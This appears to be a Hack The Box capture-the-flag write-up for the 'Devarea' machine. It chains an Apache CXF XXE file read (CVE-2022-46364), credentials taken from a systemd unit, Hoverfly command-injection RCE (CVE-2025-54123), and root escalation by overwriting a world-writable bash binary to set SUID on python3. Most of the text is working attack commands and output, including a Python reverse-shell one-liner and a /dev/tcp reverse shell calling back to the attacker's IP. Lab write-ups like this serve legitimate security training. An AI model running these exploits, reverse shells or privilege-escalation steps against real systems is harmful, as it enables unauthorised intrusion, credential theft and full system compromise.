HTB – Devarea

after getting the ip i first ran
nmap -sC -sV -p- --min-rate=10000 10.129.244.208
got
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: DevArea - Connect with Top Development Talent
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:49:11 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:48:52 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 09 Apr 2026 07:48:53 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
so juicy right ? lets check whats inside this ftp server :
└─# ftp 10.129.244.208
Connected to 10.129.244.208.
220 (vsFTPd 3.0.5)
Name (10.129.244.208:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||43974|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||41712|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get
Downloaded File:
employee-service.jar (a java archive file ) lets see
Decompiling with jd-gui
jd-gui
open the file inside it
juicy file: ServerStarter.java
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}

Critical Observations
| Finding | Implication |
|---|---|
| Apache CXF JAX-WS implementation | SOAP web service framework |
| Running on Jetty 9.4.27 | Released in 2020 - old and vulnerable |
Endpoint: /employeeservice |
Exposed SOAP service |
| WSDL available | Service definition publicly accessible |
Vulnerability Research
Googling “Apache CXF Jetty 9.4.27 vulnerability” leads us to:
CVE-2022-46364 - Apache CXF XXE via XOP Include in MTOM SOAP requests
Vulnerability Details:
- Affected Versions: Apache CXF ≤ 3.5.2 / ≤ 3.4.9
- Impact: Arbitrary file read via XXE/SSRF
- Vector: MTOM+XOP attachment processing
How it works: MTOM (Message Transmission Optimization Mechanism) uses
<xop:Include href="...">tags to reference binary attachments. The vulnerable CXF version doesn’t validate the URI scheme, allowingfile://protocol to read local files.
XXE Exploitation (CVE-2022-46364)
Exploit Script: CVE-2022-46364.py
I found a public PoC and modified it for our target. (https://github.com/kasem545/CVE-2022-46364-Poc)
# python3 CVE-2022-46364.py

[CONFIG]
  Target:   http://devarea.htb:8080/employeeservice
  SSRF URL: file:///etc/passwd
  Domain:   devarea.htb
  Method:   MTOM

[*] Sending exploit payload...
[+] Server responded: HTTP 200

[RAW RESPONSE SNIPPET]
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjpt

[BASE64 EXTRACTED]
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xv...

[EXFILTRATED CONTENT]
======================================================================
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nol
---
Success! the user running the Jetty service.discovered a user:
dev_ryan.
Finding Hoverfly Configuration
as we have previously discovered the Hoverfly instance on port 8080 i quickly googled any vulnerability exits or not and found CVE-2025-54123 - Hoverfly Command Injection (RCE) The vulnerability exists in the middleware management API endpoint /api/v2/hoverfly/middleware where insufficient input validation and sanitization allows attackers to inject and execute arbitrary system commands. This flaw enables unauthenticated remote code execution (RCE) on any system running vulnerable Hoverfly versions 1.11.3 and prior. more : https://www.sentinelone.com/vulnerability-database/cve-2025-54123/ https://github.com/advisories/GHSA-r4h8-hfp2-ggmf but before exploiting we need to find the admin creds. The systemd unit file for HoverFly reveals its startup command — complete with hardcoded credentials passed as CLI arguments.
python3 CVE-2022-46364.py \
  -t http://devarea.htb:8080/employeeservice \
  -s file:///etc/systemd/system/hoverfly.service \
  -d devarea.htb
got
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password redact -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
Credentials Found:
admin:redactfor Hoverfly Dashboard!
Hoverfly Dashboard & RCE
Accessing the Dashboard
Navigate to http://devarea.htb:8888 and log in with:
- Username:
admin - Password:
redact
CVE-2025-54123 - Hoverfly RCE as discovered earlier
Exploit Script:
python3 CVE-2025-54123.py \
  -u admin \
  -p redact \
  -c "whoami" \
  -t http://devarea.htb:8888
[+] Login on http://devarea.htb:8888/api/token-auth
[+] Token: eyJhbGciOiJIUzUxMiIs...
[+] Sending RCE: whoami

=== OUTPUT ===
dev_ryan
** Command execution confirmed!** now upgrade to a reverse shell.
Spawning a Reverse Shell
nc -lvnp 4444
python3 CVE-2025-54123.py -u admin -p redact -c "whoami" -t http://devarea.htb:8888 -r 10.10.15.9 4444
wohoo got the shell
connect to [10.10.15.9] from (UNKNOWN) [10.129.244.208] 58104
bash: cannot set terminal process group (1461): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$
User Flag
With our shell established, let’s grab that user flag.
dev_ryan@devarea:/$
find . -name "user.txt"
./home/dev_ryan/user.txt
cat /home/dev_ryan/user.txt
Privilege Escalation Analysis
sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh
Privesc Vector: woa i can run
/opt/syswatch/syswatch.shas root without a password! in the same dir where i found the user flag i also discovered a script calledsyswatch.zip
Key Finding: The script calls /usr/bin/bash in several functions. But here’s the kicker:
ls -la /usr/bin/bash
# Output: -rwxrwxrwx 1 root root 1396520 ... /usr/bin/bash
CRITICAL MISCONFIGURATION:
/usr/bin/bashis world-writable! Anyone can modify the system’s bash binary.
Root Exploitation
Setting Up a Clean Shell
Our current reverse shell is bash-based, which would be killed when we terminate all bash processes. We need a clean, non-bash shell.
On Kali (Second Listener):
nc -lvnp 5332
From existing shell, send a Python PTY shell:
python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("10.10.15.9",5332));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
Shell Received on port 5332:
$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
Clean shell acquired! This is
/bin/sh, not bash.
Creating the Malicious Payload
# Backup the real bash binary
cp /usr/bin/bash /tmp/bash.bak

# Create our payload script
echo '#!/tmp/bash.bak' > /tmp/bash_payload
echo 'chmod u+s /usr/bin/python3' >> /tmp/bash_payload

# Make it executable
chmod +x /tmp/bash_payload

# Verify contents
cat /tmp/bash_payload
Payload Contents:
#!/tmp/bash.bak
chmod u+s /usr/bin/python3
What this does: When executed as root, it sets the SUID bit on Python3. SUID binaries run with the owner’s permissions (root), regardless of who executes them.
Killing Bash Processes
We need to free /usr/bin/bash so we can overwrite it.
# Find all bash processes
ps aux | grep bash | grep -v grep
Output:
dev_ryan    5267  0.0  0.1   8544  5508 ?        S    07:07   0:00 bash -i
dev_ryan    5546  0.0  0.0   7340  3668 ?        S    07:15   0:00 /bin/bash /tmp/hoverfly/hoverfly_3324889479
dev_ryan    5547  0.0  0.0   7340  3616 ?        S    07:15   0:00 bash -c bash -i >& /dev/tcp/10.10.15.9/4444 0>&1
dev_ryan    5548  0.0  0.1   8544  5508 ?        S    07:15   0:00 bash -i
# Kill all bash processes
kill -9 5267 5546 5547 5548

# Verify no processes are using /usr/bin/bash
lsof /usr/bin/bash
# (No output = file is free)
Note: Our original shell on port 4444 died here - that’s why we created the second shell!
Deploying the Payload
# Overwrite the system bash binary
cp /tmp/bash_payload /usr/bin/bash

# Verify the replacement
ls -la /usr/bin/bash
cat /usr/bin/bash
Output:
-rwxrwxrwx 1 root root 43 Apr  9 07:21 /usr/bin/bash
#!/tmp/bash.bak
chmod u+s /usr/bin/python3
Triggering the Exploit
sudo /opt/syswatch/syswatch.sh web-status
The
syswatch.shscript runs as root and calls/usr/bin/bash, executing our payload with root privileges!
Checking for SUID Python3
ls -la /usr/bin/python3
Before: lrwxrwxrwx 1 root root 10 /usr/bin/python3 -> python3.12
After: The actual python3.12 binary now has the SUID bit set.
Spawning Root Shell
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(dev_ryan) groups=1001(dev_ryan)
WE ARE ROOT!
Flag
# cat /root/root.txt
Note : there are more alternatives ways to get root btw — Thanks for reading! Happy hacking! 🚀